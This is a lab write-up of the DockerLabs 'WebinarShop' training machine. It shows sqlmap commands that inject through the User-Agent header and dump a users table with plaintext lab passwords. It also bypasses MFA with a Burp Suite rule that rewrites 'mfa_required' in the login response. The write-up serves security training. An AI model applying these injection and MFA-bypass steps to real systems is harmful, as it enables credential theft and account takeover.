Laboratory Report

WebinarShop

SQL Injection y OTP/MFA Bypass

Platform: DockerLabs, https://dockerlabs.es/

Machine: WebinarShop

Attributed author: El Pingüino de Mario

The objective of this lab was to practice two web application security concepts: identifying a potential SQL Injection vulnerability and analyzing an authentication flow involving a second factor (OTP/MFA).

Environment and Tools:

Kali Linux/terminal: Command execution and SQLmap.

Burp Suite: Inspection of HTTP history and analysis of requests and responses.

Burp Browser: Access to the web application in the lab environment.

SQLmap: Automated SQL Injection testing and database enumeration.


SQLite: Database management system identified by SQLmap.

Lab Procedure:

1. Starting the Lab and Accessing the Application

The lab machine was downloaded and started from the terminal. Once it had started, the terminal provided an IP address to access the web application. The integrated Burp Suite browser was opened, and the IP address was visited.

In Burp Suite, the HTTP history was reviewed to observe the requests generated while interacting with the page. A test user was then created in the application.



```
—$ sudo bash auto_deploy.sh webinarshop.tar
[sudo] password for kali:

DOCKERLABS

e han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas
e han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas

stamos desplegando la máquina vulnerable, espere un momento.

áquina desplegada, su dirección IP es ⟶ 172.17.0.2

resiona Ctrl+C cuando termines con la máquina para eliminarla
```

2. Saving an HTTP Request

The GET request to /cuenta was selected from Burp Suite's HTTP history and saved to a text file created from the terminal using nano. The file was used as input for SQLmap with the -r option, which allows an HTTP request to be loaded from a file.

```
nano peticion.txt
```

3. Initial SQLmap Testing

SQLmap was executed using the saved request, specifying the `User-Agent` parameter for testing and enabling `--batch` to automatically answer the tool's interactive prompts.

```
sqlmap -r peticion.txt --dbs -p "User-Agent" --batch
```

The first execution did not complete the enumeration as expected, but its output provided information about the database management system: SQLite. Based on this result, the DBMS was explicitly specified using `--dbms=SQLite`, and table enumeration was requested.

```
sqlmap -r peticion.txt --dbs -p "User-Agent" --dbms=SQLite
--tables --batch
```


The result showed seven tables. The `users` table was identified as relevant to the objective of the exercise.

4. Querying the users tables

SQLmap was then instructed to query the `users` table and display the retrieved records. The `-T users` option was used to select the table, while `--dump` was used to retrieve its data.

```
sqlmap -r peticion.txt -p "User-Agent" --dbms=SQLite -T users
--dump --batch
```

The tool displayed information about the users stored in the table. This result is consistent with data exposure through SQL Injection in the lab environment. The data observed belongs to the lab environment and is fictional.




```
Database: <current>
Table: users
[32 entries]
+----+------------+-------+-----------------------------+-----------+---------+----------------------+------------------+------------------+---------------------+-------------+----------------+
| id | city       | role  | email                       | phone     | country | password             | username         | full_name        | created_at          | mfa_enabled | loyalty_points |
+----+------------+-------+-----------------------------+-----------+---------+----------------------+------------------+------------------+---------------------+-------------+----------------+
| 1  | Madrid     | admin | admin@patitasfelices.es     | NULL      | Espana  | D0gAdm1n_2024!Secure | admin            | Administrador    | 2026-10-26 18:37:06 | 1           | 0              |
| 2  | Madrid     | user  | lucia.fernandez@hotmail.com | 630020631 | Espana  | Lucia2024            | lucia.fernandez  | Lucia Fernandez  | 2026-07-15 18:37:06 | 0           | 29             |
| 3  | Barcelona  | user  | carlos.ramirez@outlook.es   | 638153966 | Espana  | carlitos99           | carlos.ramirez   | Carlos Ramirez   | 2025-11-13 18:37:06 | 0           | 863            |
| 4  | Valencia   | user  | maria.lopez@gmail.com       | 641624115 | Espana  | maria.lopez1         | maria.lopez      | Maria Lopez      | 2026-06-04 18:37:06 | 0           | 1202           |
| 5  | Sevilla    | user  | javier.moreno@gmail.com     | 650332997 | Espana  | Javi_2023            | javier.moreno    | Javier Moreno    | 2025-10-01 18:37:06 | 0           | 61             |
| 6  | Zaragoza   | user  | ana.torres@hotmail.com      | 605706704 | Espana  | perritos123          | ana.torres       | Ana Torres       | 2025-11-07 18:37:06 | 0           | 487            |
| 7  | Malaga     | user  | david.gomez@gmail.com       | 657698516 | Espana  | David1990!           | david.gomez      | David Gomez      | 2025-11-20 18:37:06 | 0           | 622            |
| 8  | Bilbao     | user  | laura.sanchez@hotmail.com   | 669265602 | Espana  | laura2024            | laura.sanchez    | Laura Sanchez    | 2026-03-10 18:37:06 | 0           | 766            |
| 9  | Murcia     | user  | sergio.diaz@outlook.es      | 646125362 | Espana  | sergiodiaz           | sergio.diaz      | Sergio Diaz      | 2025-11-08 18:37:06 | 0           | 1546           |
| 10 | Palma      | user  | elena.ruiz@yahoo.es         | 648736186 | Espana  | elena_ruiz7          | elena.ruiz       | Elena Ruiz       | 2025-11-18 18:37:06 | 0           | 1017           |
| 11 | Granada    | user  | pablo.martin@outlook.es     | 654327291 | Espana  | pablo123456          | pablo.martin     | Pablo Martin     | 2025-11-15 18:37:06 | 0           | 987            |
| 12 | Alicante   | user  | cristina.jimenez@yahoo.es   | 657442713 | Espana  | cris2022             | cristina.jimenez | Cristina Jimenez | 2026-02-07 18:37:06 | 0           | 728            |
| 13 | Vigo       | user  | miguel.alvarez@yahoo.es     | 649775529 | Espana  | miguelito            | miguel.alvarez   | Miguel Alvarez   | 2026-02-14 18:37:06 | 0           | 1689           |
| 14 | Gijon      | user  | sara.romero@icloud.com      | 679464641 | Espana  | sara.romero          | sara.romero      | Sara Romero      | 2026-06-25 18:37:06 | 0           | 469            |
| 15 | Valladolid | user  | alberto.navarro@yahoo.es    | 610512510 | Espana  | Alberto!23           | alberto.navarro  | Alberto Navarro  | 2025-12-31 18:37:06 | 0           | 1200           |
| 16 | Cordoba    | user  | marta.molina@outlook.es     | 634177433 | Espana  | martamolina1         | marta.molina     | Marta Molina     | 2026-05-04 18:37:06 | 0           | 501            |
| 17 | Vitoria    | user  | raul.ortega@hotmail.com     | 676661912 | Espana  | raul2024             | raul.ortega      | Raul Ortega      | 2026-04-23 18:37:06 | 0           | 302            |
| 18 | A Coruna   | user  | beatriz.castro@icloud.com   | 617056370 | Espana  | bea_castro           | beatriz.castro   | Beatriz Castro   | 2026-01-20 18:37:06 | 0           | 73             |
| 19 | Santander  | user  | alejandro.vidal@icloud.com  | 661743404 | Espana  | alejandro00          | alejandro.vidal  | Alejandro Vidal  | 2025-10-20 18:37:06 | 0           | 1785           |
| 20 | Pamplona   | user  | patricia.marin@hotmail.com  | 647167760 | Espana  | patri123             | patricia.marin   | Patricia Marin   | 2026-09-10 18:37:06 | 0           | 1657           |
| 21 | Salamanca  | user  | daniel.herrera@yahoo.es     | 689422995 | Espana  | daniherrera          | daniel.herrera   | Daniel Herrera   | 2026-06-11 18:37:06 | 0           | 834            |
| 22 | Almeria    | user  | natalia.blanco@hotmail.com  | 617403030 | Espana  | natalia2021          | natalia.blanco   | Natalia Blanco   | 2026-08-27 18:37:06 | 0           | 1715           |
| 23 | Oviedo     | user  | oscar.suarez@icloud.com     | 657427959 | Espana  | oscar1234            | oscar.suarez     | Oscar Suarez     | 2026-06-19 18:37:06 | 0           | 860            |
| 24 | Tarragona  | user  | andrea.cabrera@hotmail.com  | 635889119 | Espana  | andrea.cabrera       | andrea.cabrera   | Andrea Cabrera   | 2026-09-02 18:37:06 | 0           | 148            |
| 25 | Leon       | user  | ruben.vega@outlook.es       | 607002873 | Espana  | rubenvega7           | ruben.vega       | Ruben Vega       | 2026-04-26 18:37:06 | 0           | 1507           |
| 26 | Cadiz      | user  | silvia.pascual@hotmail.com  | 615279859 | Espana  | silvia2024           | silvia.pascual   | Silvia Pascual   | 2026-05-09 18:37:06 | 0           | 128            |
| 27 | Toledo     | user  | ivan.nieto@icloud.com       | 677601505 | Espana  | ivan_nieto           | ivan.nieto       | Ivan Nieto       | 2026-04-07 18:37:06 | 0           | 1541           |
| 28 | Huelva     | user  | claudia.reyes@hotmail.com   | 622634208 | Espana  | claudia99            | claudia.reyes    | Claudia Reyes    | 2025-12-25 18:37:06 | 0           | 379            |
| 29 | Badajoz    | user  | adrian.campos@gmail.com     | 653876652 | Espana  | adrian.campos        | adrian.campos    | Adrian Campos    | 2026-06-26 18:37:06 | 0           | 205            |
| 30 | Logrono    | user  | nerea.santos@outlook.es     | 660243939 | Espana  | nereasantos1         | nerea.santos     | Nerea Santos     | 2026-02-13 18:37:06 | 0           | 735            |
| 31 | Castellon  | user  | gonzalo.prieto@hotmail.com  | 632639626 | Espana  | gonzalo2020          | gonzalo.prieto   | Gonzalo Prieto   | 2026-05-27 18:37:06 | 0           | 301            |
| 32 | NULL       | user  | NULL                        | NULL      | NULL    | 131313               | julieta          | NULL             | 2026-10-26 18:41:10 | 0           | 0              |
+----+------------+-------+-----------------------------+-----------+---------+----------------------+------------------+------------------+---------------------+-------------+----------------+

[15:20:02] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.17.0.2/dump/SQLite_masterdb/users.csv'
[15:20:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.17.0.2'

[*] ending @ 15:20:02 /2026-10-26/
```

5. Analyzing the login and MFA Flow

Next, an attempt was made to log in using the lab's administrator account. After the credentials were entered, the application presented an additional authentication step using OTP/MFA.

A test code was entered to generate traffic and examine the requests and responses in Burp Suite's HTTP history.

In the response associated with `/api/login`, the JSON indicator "mfa_required": true was observed in the response body. The response associated with an incorrect verification code was also considered as another point for analyzing the authentication flow.



1 2 3 4
15:49
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.9-53998 (Early Adopter) - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Intercept HTTP history WebSockets history Match and replace Proxy settings
Pro version only
Filter on
Request
Pretty Raw Hex
Original response
Pretty Raw Hex Render
Search
0 highlights
Inspector
Notes
Event log (3)
All issues
Memory: 174.1MB of 980.0MB
Disabled

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response ti...
74	http://172.17.0.2	GET	/cuenta			200	29370	HTML		Mi cuenta - Patitas Felices			172.17.0.2	patitas_session=eyJ1c2...	15:42:18 26 Oct 2...	8080	47
73	http://172.17.0.2	POST	/api/login	✓		200	375	JSON					172.17.0.2	patitas_session=eyJ1c2...	15:42:18 26 Oct 2...	8080	6
72	http://172.17.0.2	GET	/login			200	3024	HTML		Iniciar sesion - Patitas Felices			172.17.0.2		15:42:15 26 Oct 2...	8080	7
71	http://172.17.0.2	GET	/			200	7624	HTML		Patitas Felices - Juguetes y acc...			172.17.0.2		15:42:14 26 Oct 2...	8080	2
70	http://172.17.0.2	GET	/logout			303	217						172.17.0.2	patitas_session=null	15:42:14 26 Oct 2...	8080	3
68	http://172.17.0.2	GET	/			200	7881	HTML		Patitas Felices - Juguetes y acc...			172.17.0.2	patitas_session=eyJ1c2...	15:42:11 26 Oct 2...	8080	64
67	http://172.17.0.2	GET	/mfa			200	2996	HTML		Verificacion en dos pasos - Pati...			172.17.0.2	patitas_session=eyJ1c2...	15:38:59 26 Oct 2...	8080	2
66	http://172.17.0.2	POST	/api/login	✓		200	375	JSON					172.17.0.2	patitas_session=eyJ1c2...	15:38:59 26 Oct 2...	8080	2
65	http://172.17.0.2	GET	/login			200	3286	HTML		Iniciar sesion - Patitas Felices			172.17.0.2	patitas_session=eyJ1c2...	15:38:55 26 Oct 2...	8080	31
64	http://172.17.0.2	GET	/mfa			200	2996	HTML		Verificacion en dos pasos - Pati...			172.17.0.2	patitas_session=eyJ1c2...	15:37:25 26 Oct 2...	8080	3
63	http://172.17.0.2	POST	/api/login	✓		200	375	JSON					172.17.0.2	patitas_session=eyJ1c2...	15:37:25 26 Oct 2...	8080	19
62	http://172.17.0.2	GET	/login			200	3024	HTML		Iniciar sesion - Patitas Felices			172.17.0.2		15:37:22 26 Oct 2...	8080	6
60	http://172.17.0.2	GET	/			200	7627	HTML		Patitas Felices - Juguetes y acc...			172.17.0.2		15:37:20 26 Oct 2...	8080	3
59	http://172.17.0.2	GET	/logout			303	217						172.17.0.2	patitas_session=null	15:37:20 26 Oct 2...	8080	9
56	http://172.17.0.2	GET	/			200	7925	HTML		Patitas Felices - Juguetes y acc...			172.17.0.2	patitas_session=eyJ1c2...	15:37:16 26 Oct 2...	8080	194
55	http://172.17.0.2	POST	/api/mfa/verify	✓		401	396	JSON					172.17.0.2	patitas_session=eyJ1c2...	15:24:53 26 Oct 2...	8080	46
53	http://172.17.0.2	GET	/mfa			200	2996	HTML		Verificacion en dos pasos - Pati...			172.17.0.2	patitas_session=eyJ1c2...	15:21:43 26 Oct 2...	8080	119
52	http://172.17.0.2	POST	/api/login	✓		200	375	JSON					172.17.0.2	patitas_session=eyJ1c2...	15:21:42 26 Oct 2...	8080	52
51	http://172.17.0.2	GET	/login			200	3024	HTML		Iniciar sesion - Patitas Felices			172.17.0.2		15:21:13 26 Oct 2...	8080	7
47	http://172.17.0.2	GET	/			200	7714	HTML		Patitas Felices - Juguetes y acc...			172.17.0.2		15:21:10 26 Oct 2...	8080	36

Request

```
POST /api/login HTTP/1.1
Host: 172.17.0.2
Content-Length: 54
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://172.17.0.2
Referer: http://172.17.0.2/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "username":"admin",
  "password":"D0gAdm1n_2024!Secure"
}
```


Original response

```
HTTP/1.1 200 OK
date: Mon, 26 Oct 2026 19:42:17 GMT
server: uvicorn
content-length: 36
content-type: application/json
set-cookie: patitas_session=
eyJ1c2VyX2lkIjogMSwgInJvbGUiOiAiYWRtaW4iLCAibWZhX3BlbmRpbmciOiB0cnVlLCAibWZhX2NvZGUiOiAiNTczNjk2In0=.at-tGg.0X1QR6QL4iC_BfjJ_CEeY
IdKY1s; path=/; Max-Age=1209600; httponly; samesite=lax

{
  "success":true,
  "mfa_required":true
}
```

6. Testing Match and Replace inBurp Suite

Finally, the server response was manipulated to make MFA appear unnecessary.

A Match and Replace rule was created to replace the response text "mfa_required": true with "mfa_required": false. The purpose was to observe how the browser behaved when it received a modified response.



Type: Response body

Comment:

Match: "mfa_required":true

Replace: "mfa_required":false


☐ Regex match

Original response

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Server: server
Content-Length: 111

<!DOCTYPE html>
<html>
    <title>
        Example
    </title>
    <head>
    </head>
    <body>
    </body>
</html>

```

Auto-modified response

After modifying the HTTP response through Burp Suite, I logged in again using the `admin` user, and the MFA prompt no longer appeared. A screenshot of the administrator profile is included as evidence.



Hola, admin 👋

Tus datos

Usuario: admin

Email: admin@patitasfelices.es

Ciudad: Madrid

Rol: admin

Resumen

Tienes **0** pedido(s) realizados.